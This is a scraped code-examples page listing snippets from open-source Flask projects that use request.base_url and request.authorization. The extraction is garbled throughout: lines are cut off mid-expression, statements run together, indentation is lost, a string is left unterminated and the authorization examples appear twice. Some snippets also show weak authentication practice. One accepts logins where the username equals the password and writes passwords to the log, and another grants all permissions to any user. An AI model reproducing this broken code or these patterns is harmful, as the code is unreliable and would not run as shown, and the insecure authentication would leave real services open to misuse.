def create_link_string(page, last_page, per_page):  
    """Returns a string representing the value of the `Link` header.  
  
    `page` is the number of the current page, `last_page` is the last page in  
    the pagination, and `per_page` is the number of results per page.
```

"""

```
linkstring = "
```

```
if page < last_page:
```

```
next_page = page + 1

linkstring = LINKTEMPLATE.format(request. base_url, next_page,
per_page, 'next') + ', '

linkstring += LINKTEMPLATE.format(request. base_url, last_page,
per_page, 'last')

return linkstring
```

### Example 18

Project: *xuemc* Author: *skycucumber* File: [flask\\_openid.py GNU General Public License v2.0](#)

5 vo

```
def get_current_url():

    """the current URL + next."""

    return request. base_url + '?next=' + url_quote(self.get_next_url())
```

### Example 19

Project: *xuemc* Author: *skycucumber* File: [views.py GNU General Public License v2.0](#)

5 vo

```
def create_link_string(page, last_page, per_page):

    """Returns a string representing the value of the `Link` header.

    `page` is the number of the current page, `last_page` is the last page in
    the pagination, and `per_page` is the number of results per page.

    """

    linkstring = LINKTEMPLATE.format(request. base_url, page, last_page,
```

```
linkstring = ""

if page < last_page:

    next_page = page + 1

    linkstring = LINKTEMPLATE.format(request. base_url, next_page,
per_page, 'next') + ', '

    linkstring += LINKTEMPLATE.format(request. base_url, last_page,
per_page, 'last')

return linkstring
```

## Example 20

[Project: \*pragma.archivelab.org\*](#) Author: *ArchiveLabs* File:  
[\*endpoints.py\*](#) GNU General Public License

5 vo

[v3.0](#)

```
def get(self, oaid=None):

    canvas_id = request.args.get('canvas_id', None) ocaid =
request.args.get('ocaid', None)

    crosslinks = request.args.get('crosslinks', None) if ocaid:

        q = db.query(OpenAnnotation)\

            .filter(OpenAnnotation.canvas_id.like(
                '%://iiif.archivelab.org/iiif/' + ocaid + '$%/canvas')) if crosslinks:

                q = q.filter(OpenAnnotation.is_crosslink == True) return {

                    "annotations": [annotation.dict() for annotation in q.all()]}
```

```
}

if oaid:

    annotation = OpenAnnotation.get(oaid)

    return annotation.dict()

results = []

q = db.query(OpenAnnotation)

if crosslinks:

    q = q.filter(OpenAnnotation.is_crosslink == True) if canvas_id:

        q = q.filter(OpenAnnotation.canvas_id == canvas_id) annotations = q.all()

    for i, _ in enumerate(annotations):

        annotations[i].annotation['@id'] = '%s/%s' % (request.base_url,
        annot results.append(annotations[i].dict())

return {"annotations": results}
```

## Example 21

[Project: pragma.archivelab.org](https://pragma.archivelab.org) Author: ArchiveLabs File: [endpoints.py](https://github.com/ArchiveLabs/endpoints.py) GNU General Public License

5 vo

[v3.0](#)

```
def post(self):

    annotation = request.json
```

```
canvas_id = annotation['on']['full'] if 'on' in annotation else None try:  
    _id = int(annotation['@id'].split('/')[-1][-1])  
    oa = OpenAnnotation.get(_id)  
except (KeyError, ValueError):  
    annotation.pop('@id', None)  
    oa = OpenAnnotation(annotation=annotation, canvas_id=canvas_id)  
    oa.create()  
  
    annotation['@id'] = '%s/%s' % (request.base_url, oa.id)  
    oa.annotation = annotation  
  
    oa.save()  
  
return oa.dict()
```

## Example 22

Project: *alerta-ui* Author: *itnihao* File: [views.py](#) Apache License 2.0

5 vo

```
def get_alert(id):  
    try:  
        alert = db.get_alert(id=id)  
    except Exception as e:  
        return jsonify(status="error", message=str(e)), 500  
    if alert:  
        body = alert.get_body()
```

```
body['href'] = request. base_url  
return jsonify(status="ok", total=1, alert=body) else:  
return jsonify(status="error", message="not found", total=0,  
alert=None), Example 23
```

Project: *alerta-ui* Author: *itnihao* File: [views.py](#) Apache License 2.0

5 vo

```
def get_top10():  
  
try:  
    query, _, group, _, _ = parse_fields(request)  
  
except Exception as e:  
    return jsonify(status="error", message=str(e)), 400  
  
try:  
    top10 = db.get_topn(query=query, group=group, limit=10) except  
    Exception as e:  
    return jsonify(status="error", message=str(e)), 500  
  
    for item in top10:  
        for resource in item['resources']:  
            resource['href'] = "%s/%s" % (request. base_url.replace('alerts/top10'  
if top10:  
    return jsonify(  
        status="ok",
```

```
total=len(top10),  
top10=top10  
)  
else:  
    return jsonify(  
        status="ok",  
        message="not found",  
        total=0,  
        top10=[],  
)
```

## Example 24

Project: *alerta-ui* Author: *itnihao* File: [\*views.py\*](#) Apache License 2.0

```
5 vo  
  
def get_heartbeats():  
    try:  
        heartbeats = db.get_heartbeats()  
    except Exception as e:  
        return jsonify(status="error", message=str(e)), 500  
    hb_list = list()  
    for hb in heartbeats:
```

```
body = hb.get_body()

body['href'] = "%s/%s" % (request. base_url.replace('heartbeats',
'heartbe hb_list.append(body)

if hb_list:

return jsonify(
status="ok",
total=len(heartbeats),
heartbeats=hb_list,
time=datetime.datetime.utcnow()
)

else:

return jsonify(
status="ok",
message="not found",
total=0,
heartbeats=hb_list,
time=datetime.datetime.utcnow()
)
```

## Example 25

Project: *alerta-ui* Author: *itnihao* File: [views.py](#) Apache License 2.0

```
def create_heartbeat():

    try:
        heartbeat = Heartbeat.parse_heartbeat(request.data) except
ValueError as e:
            return jsonify(status="error", message=str(e)), 400

    try:
        heartbeat = db.save_heartbeat(heartbeat)
    except Exception as e:
        return jsonify(status="error", message=str(e)), 500

    body = heartbeat.get_body()

    body['href'] = "%s/%s" % (request. base_url, heartbeat.id) return
jsonify(status="ok", id=heartbeat.id, heartbeat=body), 201, {'Location':
```

## Example 26

Project: *alerta-ui* Author: *itnihao* File: [views.py](#) Apache License 2.0

5 vo

```
def get_heartbeat(id):

    try:
        heartbeat = db.get_heartbeat(id=id)
    except Exception as e:
        return jsonify(status="error", message=str(e)), 500

    if heartbeat:
```

```
body = heartbeat.get_body()  
  
body['href'] = request.base_url  
  
return jsonify(status="ok", total=1, heartbeat=body) else:  
  
    return jsonify(status="error", message="not found", total=0,  
    heartbeat=None
```

[Project: yarnitor](#) Author: Valassis-Digital-Media File: [mock\\_yarn.py](#)  
[BSD 3-Clause "New" or "Revised"](#)

5 vo

## [License](#)

```
def metrics():  
  
    """Mock of the YARN cluster metrics REST resource."""  
  
    if 'last' in request.args:  
  
        return jsonify(redis.get(request.base_url))  
  
    d = st.fixed_dictionaries({  
  
        'activeNodes': st.integers(0),  
  
        'allocatedMB': st.integers(0),  
  
        'allocatedVirtualCores': st.integers(0),  
  
        'appsCompleted': st.integers(0),  
  
        'appsFailed': st.integers(0),  
  
        'appsKilled': st.integers(0),  
  
        'appsPending': st.integers(0),
```

```
'appsRunning': st.integers(0),  
'appsSubmitted': st.integers(0),  
'availableMB': st.integers(0),  
'availableVirtualCores': st.integers(0),  
'containersAllocated': st.integers(0),  
'containersPending': st.integers(0),  
'containersReserved': st.integers(0),  
'decommissionedNodes': st.integers(0),  
'lostNodes': st.integers(0),  
'rebootedNodes': st.integers(0),  
'reservedMB': st.integers(0),  
'reservedVirtualCores': st.integers(0),  
'totalMB': st.integers(0),  
'totalNodes': st.integers(0),  
'totalVirtualCores': st.integers(0),  
'unhealthyNodes': st.integers(0)  
})  
  
result = json.dumps({  
'clusterMetrics': d.example()  
})
```

```
redis.set(request.base_url, result)

return jsonify(result)
```

## Example 28

[Project: flask\\_pythonanywhere\\_redirector](#) Author: killswitch-GUI File: [app.py](#) GNU General Public

5 vo

[License v3.0](#)

```
def log_request():
```

"""

log request and force proxy

"""

```
try:
```

```
    log_outlet = {'address' : request.remote_addr, 'url' : request.
base_url}
```

```
    print log_outlet
```

```
except:
```

return make\_response(jsonify({'error': 'something went wrong (contact admin **Example 29**'})

[Project: jroc](#) Author: domenicosolazzo File: [views.py](#) GNU General Public License v3.0

5 vo

```
def taggerEntities():
```

```
shouldFilterStopwords = True if request.args.get('stopwords') ==
'true' else F

shouldShowLanguage = True if request.args.get('language') == 'true'
else False showAdvancedResult = True if
request.args.get("advanced") == 'true' else False
showCommonWords = True if request.args.get("common") == 'true'
else False result = {}

result["uri"] = "%s" % (request. base_url, ) result["meta"] = {}

result["data"] = {}

data = request.data

pipeline = NERPipeline(input=data, name="NER Pipeline",
withEntityAnnotation=F

pipeline.execute()

output = pipeline.getOutput()

"""

language = output.get('language', None)

entities = output.get('entities', [])

if showAdvancedResult and len(entities) > 0:

# Advanced formatting for each entity

temp = []

for entity in entities:

temp.append({

"name": entity,
```

```
"uri": "%sentities/%s" % (request.url_root, entity.replace(" ", " "
})
entities = temp
result["data"] = entities
if showCommonWords == True:
    pos = output.get("pos", [])
    result["meta"]["common_words"] = output.get('pos',
{}).get("common_words", if shouldShowLanguage == True:
        result["meta"]["language"] = language
    json_response = json.dumps(result)
return Response(json_response, mimetype="application/json")
```

### **Example 30**

Project: *jroc* Author: *domenicosolazzo* File: [\*views.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def main():
    uris = {
        "uri" : "%s" % (request.base_url,
    }
    json_response = json.dumps(uris)
```

```
return Response(json_response, mimetype="application/json")
```

### **Example 31**

Project: *jroc* Author: *domenicosolazzo* File: [\*views.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def entityProperties(entity_name):
    entity = {}
    entity["name"] = entity_name
    entity["uri"] = "%s" % (request.url) entity["entity_uri"] =
    "%sentities/%s" % (request.url_root, entity_name,) if
    request.args.get('name'):
        propertyName = request.args.get('name')
        lang = request.args.get('lang') if request.args.get('lang') else None
        pipeline = LinkedDataEntityPipeline(entity_name,
        name="LinkedData Pipeline pipeline.execute()")
        output = pipeline.getOutput()
        result = output.get('entity-property', {})
        if len(result) > 0:
            result = result.get('properties')
            entity["data"] = result
        else:
            fetchValues = True if request.args.get('fetch', None) else False
            pipeline = LinkedDataEntityPipeline(entity_name,
            name="LinkedData Pipeline pipeline.execute()")
            output = pipeline.getOutput()
```

```
entityProperties = output.get('entity-properties', None) properties = entityProperties.get("properties", []) result = {}

for propertyName in properties.keys():

    prop = {'uri': "", "name": propertyName}

    if fetchValues == True:

        prop["values"] = properties[propertyName]

    if not propertyName in result:

        result[propertyName] = prop

    prop["uri"] = "%s?name=%s" % (request. base_url,
                                 urllib2.quote(propertyName))
    result[propertyName] = prop

    entity["data"] = result

json_response = json.dumps(entity)

return Response(json_response, mimetype="application/json")
```

### Example 32

Project: *bib-lod-ui* Author: *NatLibFi* File: [views.py](#) [Apache License 2.0](#)

5 vo

```
def search(fmt):

    if fmt not in ('html','xml'):

        abort(404)

    query = request.args.get('query')
```

```
items_per_page = request.args.get('count', default=20, type=int)
search = model.Search(query, items_per_page)

response = make_response(render_template('search.%s' % fmt,
search=search, bas if fmt == 'xml':

response.headers['Content-Type'] = 'application/rss+xml;
charset=utf-8'

return response
```

### Example 33

Project: *zpark* Author: *knightjoel* File: [\*log.py\*](#) [MIT License](#)

5 vo

```
def filter(self, record):

# This code needs to be highly resilient. We don't know what state
# the app will be in when the filter is called so we cannot depend
# on any variables or objects being in a good or known state.

# If this method throws an exception, then the log data is lost,
# an ugly HTTP/500 error is shown to the user, and the exception
# here potentially masks a prior exception which triggered the log
# message in the first place.
```

```
record.client_ip = request.remote_addr
```

```
record.method = request.method
```

```
record.url = request.base_url
```

```
record.user_agent = request.headers.get('User-Agent', '') return True
```

### Example 34

Project: *heroku-python-boilerplate* Author: *chavli* File: [app.py](#) [GNU General Public License v3.0](#)

5 vo

```
def after_request(response):  
    """ called after every request """  
  
    # log the endpoint hit and any errors  
  
    delta = int((time.time() - g.start_time) * 1000) start_utc =  
    datetime.datetime.utcfromtimestamp(g.start_time) username =  
    request.authorization.username if request.authorization else None  
    err_msg = response.get_data(as_text=True) if response.status_code  
    // 100 >= 4  
  
    Logger.endpoint_hit(start_utc, delta, request.base_url, username,  
    request.method, response.status_code, err_msg)  
  
    return response
```

### Example 35

Project: *pscheduler* Author: *perfsonar* File: [util.py](#) [Apache License 2.0](#)

5 vo

```
def base_url(path = None):  
    return request.base_url + ("\" if path is None else "/" + path)
```

### Example 36

Project: *pscheduler* Author: *perfsonar* File: [response.py](#) Apache License 2.0

5 vo

```
def forbidden(message="Forbidden."): log.debug("Response 403: %s", message) log.info("Forbade %s %s %s: %s", request.remote_addr, request.method, request.  
return Response(message + "\n", status=403, mimetype="text/plain")
```

**Example 37**

Project: *pscheduler* Author: *perfsonar* File: [response.py](#) Apache License 2.0

5 vo

```
def not_allowed():  
  
log.debug("Response 405: %s not allowed.", request.method)  
log.info("Disallowed %s %s %s", request.remote_addr,  
request.method, request.b return Response("%s not allowed on this  
resource\n" % (request.method), status=405, mimetype="text/plain")
```

**Example 38**

Project: *pscheduler* Author: *perfsonar* File: [response.py](#) Apache License 2.0

5 vo

```
def error(message="Unknown internal error"): log.debug("Response 500: %s", message) log.error("Internal error %s %s %s: %s", request.remote_addr, request.method, return Response(message + '\n', status=500, mimetype="text/plain")
```

**Example 39**

Project: *pscheduler* Author: *perfsonar* File: [response.py](#) Apache License 2.0

5 vo

```
def not_implemented(message="Not implemented."):
    log.debug("Response 501: %s", message)
    log.warning("Not implemented %s %s %s: %s", request.remote_addr, request.method)
    return Response(message + "\n", status=501, mimetype="text/plain")
```

### Example 40

Project: *chip-flasher* Author: *nexthingco* File: [webapp.py](#) [MIT License](#)

5 vo

```
def __init__(self, xio=False):
    self.controller = None

    logging.basicConfig(stream=sys.stdout, level=logging.DEBUG)
    self.log = logging.getLogger("flash")
    self.base_url = None

    self._xio = xio

# def run(self):
```

### Example 41

Project: *chip-flasher* Author: *nexthingco* File: [webapp.py](#) [MIT License](#)

5 vo

```
def flashPage():
    # webFlasher.base_url = request.base_url

    # print "base url is" + webFlasher.base_url
    webFlasher.base_url =
    "http://127.0.0.1/"
```

```
return render_template('deviceTable.html',
stateInfoArray=webFlasher.controlle
```

## Example 42

Project: *honeybadger-python* Author: *honeybadger-io* File: [flask.py](#)  
[MIT License](#)

5 vo

```
def generate_payload(self, config, context):
```

"""

Generate payload by checking Flask request object.

:param context: current context.

:param config: honeybadger configuration.

:return: a dict with the generated payload.

"""

```
from flask import current_app, session, request as _request
current_view = current_app.view_functions[_request.endpoint]
```

```
if hasattr(current_view, 'view_class'):
```

```
    component = '.'.join((current_view.__module__,
current_view.view_class else:
```

```
        component = current_view.__module__
```

```
        cgi_data = {
```

```
            k: v
```

```
            for k, v in iteritems(_request.headers)
```

```
}
```

```

cgi_data.update({
    'REQUEST_METHOD': _request.method
})

payload = {
    'url': _request.base_url,
    'component': component,
    'action': _request.endpoint,
    'params': {},
    'session': filter_dict(dict(session), config.params_filters),
    'cgi_data': cgi_data,
    'context': context
}

# Add query params

params = filter_dict(dict(_request.args), config.params_filters)
params.update(filter_dict(dict(_request.form), config.params_filters))
payload['params'] = params

return payload

```

### **Example 43**

[Project: pybossa-discourse](#) Author: [alexandermendes](#) File: [globals.py](#) BSD 3-Clause "New" or

5 vo

## "Revised" License

```
def comments(self, embedUrl=None):  
    """Return an HTML snippet used to embed Discourse comments."""  
  
    if not embedUrl:  
  
        embedUrl = request.base_url  
  
    return self._comment_feed_markup(embedUrl)
```

## **Example 44**

Project: *url\_shortener* Author: *martydill* File: [\*views.py\*](#) MIT License

5 vo

```
def create_link_string(page, last_page, per_page):  
    """Returns a string representing the value of the `Link` header.  
  
    `page` is the number of the current page, `last_page` is the last page in  
    the pagination, and `per_page` is the number of results per page.  
    """  
  
    linkstring = ""  
  
    if page < last_page:  
  
        next_page = page + 1  
  
        linkstring = LINKTEMPLATE.format(request.base_url, next_page,  
                                         per_page, 'next') + ','  
  
    linkstring += LINKTEMPLATE.format(request.base_url, last_page,  
                                     per_page, 'last')
```

```
return linkstring
```

### Example 45

Project: *wormnest* Author: *operatorequals* File: [app.py](#) MIT License

```
5 vo
```

```
def show_manage():
    return render_template(
        "manage_help.html",
        manage_url = request.base_url
    )
```

### Example 46

Project: *wormnest* Author: *operatorequals* File: [app.py](#) MIT License

```
5 vo
```

```
def dir_listing(req_path):
    """
```

Found here:

<https://stackoverflow.com/questions/23718236/python-flask-browsing-through-directories>

```
""
```

```
# Joining the base and the requested path
```

```
abs_path = os.path.join(CONFIG['SRV_DIR'], req_path)
```

```
# Return 404 if path doesn't exist
```

```
if not os.path.exists(abs_path):
    return abort(404)

# Check if path is a file and serve
if os.path.isfile(abs_path):
    return send_file(abs_path)

# Show directory contents
files = os.listdir(abs_path)
full_paths = []
for f in files:
    full_paths.append(
        (f, os.path.join(request.base_url, f)))
# print (full_paths)
add_url_link = "%s%s/add" % (request.url_root,
    CONFIG['MANAGE_URL_DIR'])
return render_template('file.html',
    files=full_paths,
    add_url=add_url_link
)
```

## Example 47

Project: *freight* Author: *getsentry* File: [base.py](#) Apache License 2.0

```
def build_cursor_link(self, name, cursor):  
    querystring = "&".join(  
        f"{{quote(k)}}={{quote(v)}}" for k, v in request.args.items() if k != "cur  
    )  
    base_url = request.base_url  
    if querystring:  
        base_url = f"{{ base_url}}?{querystring}"  
    else:  
        base_url = base_url + "?"  
    return LINK_HEADER.format(uri=base_url, cursor=str(cursor),  
        name=name) Example 48
```

Project: *powerulseal* Author: *bloomberg* File: [\*server.py\*](#) [Apache License 2.0](#)

5 vo

```
def catch_all(path):  
    return render_template('index.html', baseUrl='{{sapi}}' % request.  
        base_url) Example 49
```

Project: *flask-base-api* Author: *mtnbarreto* File: [\*mails.py\*](#) [MIT License](#)

5 vo

```
def send_password_recovery_email(user, token):  
    href = request.  
        base_url + '/' + token
```

```
send_async_password_recovery_email.delay(subject="Password Recovery by Flask B
```

```
recipient=user.email,
```

```
text_body=render_template("auth/passw
```

```
html_body=render_template("auth/passw
```

## Example 50

Project: *flask-base-api* Author: *mtnbarreto* File: [\*mails.py\* MIT License](#)

5 vo

```
def send_email_verification_email(user, token): href = request.base_url + '/' + token
```

```
send_async_email_verification_email.delay(subject="Email confirmation by Flask recipient=user.email,
```

```
text_body=render_template("auth/ema
```

```
html_body=render_template("auth/ema
```

## Python `flask.request.authorization()` Examples

The following are code examples for showing how to use `flask.request.authorization()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `flask-boilerplate` Author: `guptavgsurya` File: `auth.py` MIT License 7 vc

```
def authenticator(strategy):
    strategy_fn = None

    def basic_authenticator(f):
        @wraps(f)
        def authenticate(*args, **kwargs):
            app.logger.info('In wrapped function')
            username = request.authorization['username']
            password = request.authorization['password']
            is_valid = True if username == password else False
            if not is_valid:
                app.logger.error('Authentication [User-{}] tried to access {} [path-{}] with [password-{}]')
                .format(username, request.path, password))
            return jsonify({
                'message': 'Username and password must be same.'
            })
        return f(*args, **kwargs)
        return authenticate

    if strategy.lower() == 'basic':
        strategy_fn = basic_authenticator

    return strategy_fn
```

### Example 2

Project: `ambaxsader-auth-bffbasic` Author: `datavive` File: `app.py` Apache License 2.0 7 vc

```
def requires_auth(f):
    @wraps(f)
    def decorated(*args, **kwargs):
        # Favicon is the little icon associated with a domain in a web browser. By
        # resource /favicon.ico alongside any other HTTP request which pollutes it
        # because usually the favicon cannot be resolved. This tells the browser to
        if request.path == '/favicon.ico':
            return Response(status=403)

        auth = request.authorization
        if not auth or not check_auth(auth.username, auth.password):
            return unauthorized()

        return f(*args, **kwargs)
    return decorated
```

### Example 3

6 vc

Python `flask.request.authorization()` Examples The following are code examples for showing how to use `flask.request.authorization()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: `flask_boilerplate` Author: `guptakvgaurav` File: [auth.py](#) [MIT License](#)

7 votes

```
def authenticator(strategy):
    strategy_fn = None

    def basic_authenticator(f):
        @wraps(f)

        def authenticate(*args, **kwargs):
            app.logger.info('In wrapped function')

            username = request.authorization['username']

            password = request.authorization['password']

            is_valid = True if username == password else False if not is_valid:
                app.logger.error('[Authentication] [User-{}] tried to access '
                                '[path-{}] with [password-{}]'
                                .format(username, request.path, password))

            return jsonify({}
```

```
'message': 'Username and password must be same.'  
})  
  
return f(*args, **kwargs)  
  
return authenticate  
  
if strategy.lower() == 'basic':  
  
    strategy_fn = basic_authenticator  
  
return strategy_fn
```

## Example 2

Project: *ambassador-auth-httpbasic* Author: *datawire* File: [\*app.py\*](#)  
[Apache License 2.0](#)

7 vo

```
def requires_auth(f):  
  
    @wraps(f)  
  
    def decorated(*args, **kwargs):  
  
        # Favicon is the little icon associated with a domain in a web  
        # browser. Br  
  
        # resource /favicon.ico alongside any other HTTP request which  
        # pollutes th  
  
        # because usually the favicon cannot be resolved. This tells the  
        # browser t if request.path == "/favicon.ico":  
  
        return Response(status=403)  
  
    auth = request.authorization
```

```
if not auth or not check_auth(auth.username, auth.password): return
unauthorized()

return f(*args, **kwargs)

return decorated
```

### Example 3

6 vo

Project: *hydrus* Author: *HTTP-APIs* File: [\*auth.py\* MIT License](#)

```
def check_authentication_response() -> Union[Response, None]:
```

"""

Return the response as per the authentication requirements.

"""

```
if get_authentication():
```

```
if get_token():
```

```
    token = check_token(request, get_session())
```

```
if not token:
```

```
    if request.authorization is None:
```

```
        return failed_authentication(False)
```

```
    else:
```

```
        return verify_user()
```

```
elif request.authorization is None:
```

```
    return failed_authentication(False)
```

```
else:  
    return verify_user()
```

```
else:  
    return None
```

#### Example 4

Project: *everyclass-server* Author: *everyclass* File: [views.py Mozilla Public License 2.0](#)

6 vo

```
def exit_maintenance():  
  
    config = get_config()  
  
    auth = request.authorization  
  
    if auth \  
  
        and auth.username in config.MAINTENANCE_CREDENTIALS \ and  
        config.MAINTENANCE_CREDENTIALS[auth.username] ==  
        auth.password: try:  
  
            os.remove(config.MAINTENANCE_FILE) # remove maintenance file  
        except OSError:  
  
            return 'Not in maintenance mode. Ignore command.'  
  
        open(os.path.join(os.getcwd(), 'reload'), "w+").close() # uwsgi reload  
        return 'success'  
  
    else:  
  
        return Response(
```

'Could not verify your access level for that URL.\n'

'You have to login with proper credentials', 401,

{'WWW-Authenticate': 'Basic realm="Login Required"'})

### Example 5

Project: *flasky* Author: *RoseOu* File: [flask\\_httpauth.py](#) MIT License

6 vo

```
def login_required(self, f):
```

```
    @wraps(f)
```

```
    def decorated(*args, **kwargs):
```

```
        auth = request.authorization
```

```
# We need to ignore authentication headers for OPTIONS to avoid
```

```
# unwanted interactions with CORS.
```

```
# Chrome and Firefox issue a preflight OPTIONS request to check
```

```
# Access-Control-* headers, and will fail if it returns 401.
```

```
        if request.method != 'OPTIONS':
```

```
            if auth:
```

```
                password = self.get_password_callback(auth.username) else:
```

```
                    password = None
```

```
                    if not self.authenticate(auth, password):
```

```
                        return self.auth_error_callback() return f(*args, **kwargs)
```

```
    return decorated
```

## Example 6

Project: *extrapypi* Author: *karec* File: [\*login.py\*](#) [MIT License](#)

6 vo

```
def load_user_from_request(request):
```

```
    """Used to identify a request from pip or twine when downloading /  
    uploading packages and releases
```

```
    """
```

```
    if request.authorization is None:
```

```
        return None
```

```
    username = request.authorization.get('username') password =  
    request.authorization.get('password') user =  
    User.query.filter_by(username=username).first() if not user or not  
    custom_app_context.verify(password, user.password_hash): return  
    None
```

```
    identity_changed.send(
```

```
        app._get_current_object(),
```

```
        identity=Identity(user.id)
```

```
)
```

```
    return user
```

## Example 7

Project: *python-aws-ecr-deployer* Author: *filc* File: [\*controllers.py\*](#) [Apache License 2.0](#)

6 vo

```
def _template_rendering(template):

    def decorator(fn):

        @wraps(fn)

        def inner_fn(*args, **kwargs):
            data = fn(*args, **kwargs)
            auth = request.authorization

            basic_auth = " " if not auth else base64.b64encode(bytes(':' .join([auth[0], auth[1]])))
            data.update({
                'basic_auth': basic_auth,
                'base_url': g.cn.g_('app_config').get('base_url'),
                'ecs_clusters': g.cn.f_('aws.get_ecs_clusters', region=g.cn.g_('app_config').get('region')),
                'selected_ecs_cluster': g.cn.g_('session').get('selected_ecs_cluster')
            })
            return render_template(template, **data)
        return inner_fn
    return decorator
```

## Example 8

[Project: heroku-python-boilerplate](#) Author: chavli File: [decorators.py](#)  
[GNU General Public License](#)

6 vo

[v3.0](#)

```
def require_token(func):

    """ verifies the uuid/token combo of the given account. account type
    can be: customer, fox, merchant """

    @wraps(func)

    def decorator(*args, **kwargs):

        if request.authorization:

            uuid = request.authorization.username

            token = request.authorization.password

            try:

                manager = SessionManager()

                valid = manager.verify(uuid, token)

                if not valid:

                    return UnauthorizedResponseJson().make_response() except
                    Exception as e:

                        traceback.print_exc()

                    return ExceptionResponseJson("unable to validate credentials", e).

                else:

                    return UnauthorizedResponseJson().make_response() return
                    func(*args, **kwargs)

            return decorator
```

## Example 9

Project: [heroku-python-boilerplate](#) Author: [chavli](#) File: [decorators.py](#)  
GNU General Public License

6 vo

[v3.0](#)

```
def require_password(func):
    """ verifies the given username/password combo """
    @wraps(func)
    def decorator(*args, **kwargs):
        if request.authorization:
            username = request.authorization.username
            password = request.authorization.password
        try:
            manager = AccountManager()
            valid = manager.verify_account(username, password)
            if not valid:
                return UnauthorizedResponseJson().make_response()
            except Exception as e:
                traceback.print_exc()
                return ExceptionResponseJson("unable to validate credentials", e)
        else:
            return UnauthorizedResponseJson().make_response()
        func(*args, **kwargs)
```

```
return decorator
```

## Example 10

Project: [bbotte.github.io](https://bbotte.github.io) Author: <bbotte> File: [auth\\_ldap3.py](#) Apache License 2.0

6 vo

```
def ldap_protected(f):
```

```
    @wraps(f)
```

```
    def decorated(*args, **kwargs):
```

```
        # this can be configured and taken from elsewhere
```

```
# path, method, groups_allowed (users in Allowed Users group will
# be allowed t authorization_config = {
```

```
    "/": {
```

```
        "GET": ["Allowed Users"]
```

```
    }
```

```
}
```

```
    auth_endpoint_rule = authorization_config.get(request.url_rule.rule)
    if auth_endpoint_rule is not None:
```

```
        groups_allowed = auth_endpoint_rule.get(request.method) or True
```

```
    else:
```

```
        groups_allowed = True
```

```
    auth = request.authorization
```

```
if not ('username' in session):  
  
    if not auth or not ldap_authenticate(request,auth.username,  
        auth.password, g) return auth_401()  
  
    else:  
  
        auth_logger.debug("%s calling %s endpoint"%  
            (session['username'],f.__name__)) return f(*args, **kwargs)  
  
return decorated
```

## Example 11

Project: *big-query-log-drain* Author: *jlgoldman* File: [app.py MIT License](#)

```
def log():  
  
    diagnostics.request_count += 1  
  
    auth = request.authorization  
  
    if not auth or auth.username != settings.LOG_DRAIN_USERNAME  
        or auth.password != settings.LOG_DRAIN_PASSWORD:  
  
        diagnostics.unauthorized_count += 1  
  
        return "", 403  
  
    diagnostics.authorized_count += 1  
  
    log_records = []  
  
    for log_line in _parse_log_lines(request.data): if  
        log_line.startswith(settings.LOG_RECORD_PREFIX): json_string =
```

```
log_line.replace(settings.LOG_RECORD_PREFIX, "", 1).stri
log_record = json.loads(json_string)

log_records.append(log_record)

diagnostics.log_lines_processed += 1

logplex_frame_id = request.headers.get('Logplex-Frame-Id') if
log_records:

    _post_to_bigquery(log_records, logplex_frame_id) return "
```

## Example 12

Project: *flump* Author: *rolepoint* File: [sqlalchemy-auth.py](#) MIT License

6 vo

```
def check_auth(*args, **kwargs):
    # Check they have included auth
    auth = request.authorization
    if not auth:
        # Make use of flump error handling, this will return a nicely formatted
        # 401 response
        raise Unauthorized

    # Get the user with the passed in email address
    user = User.query.filter_by(email=auth.username).first()
    # If no User exists, or the password is incorrect, raise Unauthorized.
    if not (user and user.verify_password(auth.password)):
        raise Unauthorized
```

```
# Register the FlumpBlueprint on our app.
```

### Example 13

Project: *karp-docker* Author: *spraakbanken* File: [wauth.py](#) [MIT License](#)

6 vo

```
def resources():

    lexlist = {}

    lexiconconfig = json.load(open('lexiconconf.json')) request.get_data()

    data = request.form

    if data and data is not None:

        user = data.get('username', "")

        elif request.authorization is not None:

            user = request.authorization.username

        else:

            user = 'dummyuser'

    for name, val in lexiconconfig.items():

        lexlist[name] = {"read": True, "write": True, "admin": True}

    return jsonify({"permitted_resources": {"lexica": lexlist},
                   "username": user,
                   "authenticated": True})
```

### Example 14

Project: *scylla* Author: *acaceres2176* File: [\*scylla.py\*](#) [Apache License 2.0](#)

6 vo

```
def requires_auth(f):
    @wraps(f)
    def decorated(*args, **kwargs):
        auth = request.authorization
        if not auth or not check_auth(auth.username, auth.password):
            return authenticate()
        return f(*args, **kwargs)
    return decorated

# @app.route('/regex', methods = ["POST"])
#
#def submit_name_regex():
#    #
#    #request.getdata()
#    # request_json = json.loads(request.data.decode('utf-8'))
#    # regex = request_json["regex"]
#    # print(request_json)
#    # subprocess.Popen("/usr/bin/nohup find /home/ubuntu/all_unzipped -type f -exec"
#    #                 "
```

```
#@app.route("/status")
```

## Example 15

[Project: CHN-Server Author: CommunityHoneyNetwork File: decorators.py GNU Lesser General](#)

6 vo

[Public License v2.1](#)

```
def sensor_auth(view):
```

"""

Authenticates the view, allowing access if user is authenticated or if requesting from a sensor.

"""

```
@wraps(view)
```

```
def wrapped_view(*args, **kwargs):
```

```
if current_user and current_user.is_authenticated: return view(*args, **kwargs)
```

```
elif request.authorization:
```

```
    auth = request.authorization if auth and auth.get('username') == auth.get('password') and Sensor.query.filter_by(uuid=auth.get('username')).count() == 1:  
        return view(*args, **kwargs)
```

```
return error_response(errors.API_NOTAUTHORIZED, 401)  
wrapped_view
```

## Example 16

Project: *roger-api* Author: *rogertalk* File: [\*auth.py\*](#) MIT License

6 vo

```
def get_session():

    try:

        access_token = request.args.get('access_token') if not
        access_token:

            authorization = request.headers['Authorization']

            token_type, access_token = authorization.split(' ') assert token_type
            == 'Bearer'

        session = Session.from_access_token(access_token) except:

            return None

        # Allow admins to override the session account id.

        # TODO: This needs to be checked on the token, so that a token for
        # an

        # admin granted to a third-party app can't also do this.

        on_behalf_of = request.args.get('on_behalf_of') if on_behalf_of:

            if session.account.admin:

                session = Session(int(on_behalf_of))

            else:

                raise errors.ForbiddenAction('Forbidden use of on_behalf_of') return

        session
```

## Example 17

Project: *prv* Author: *leopoldhoudin* File: [\*auth.py\*](#) MIT License

6 vo

```
def requires_auth(func):
```

```
    """
```

Decorates the given function as requiring the inbound request to be authentica Basic Auth to authenticate the user.

:param func: The function to decorate.

:type func: ``function``

:return: A decorated function.

:rtype: ``function``

```
    """
```

```
@wraps(func)
```

```
def decorated(*args, **kwargs):
```

```
    """
```

Verifies that the authorization headers of the request.

```
    """
```

```
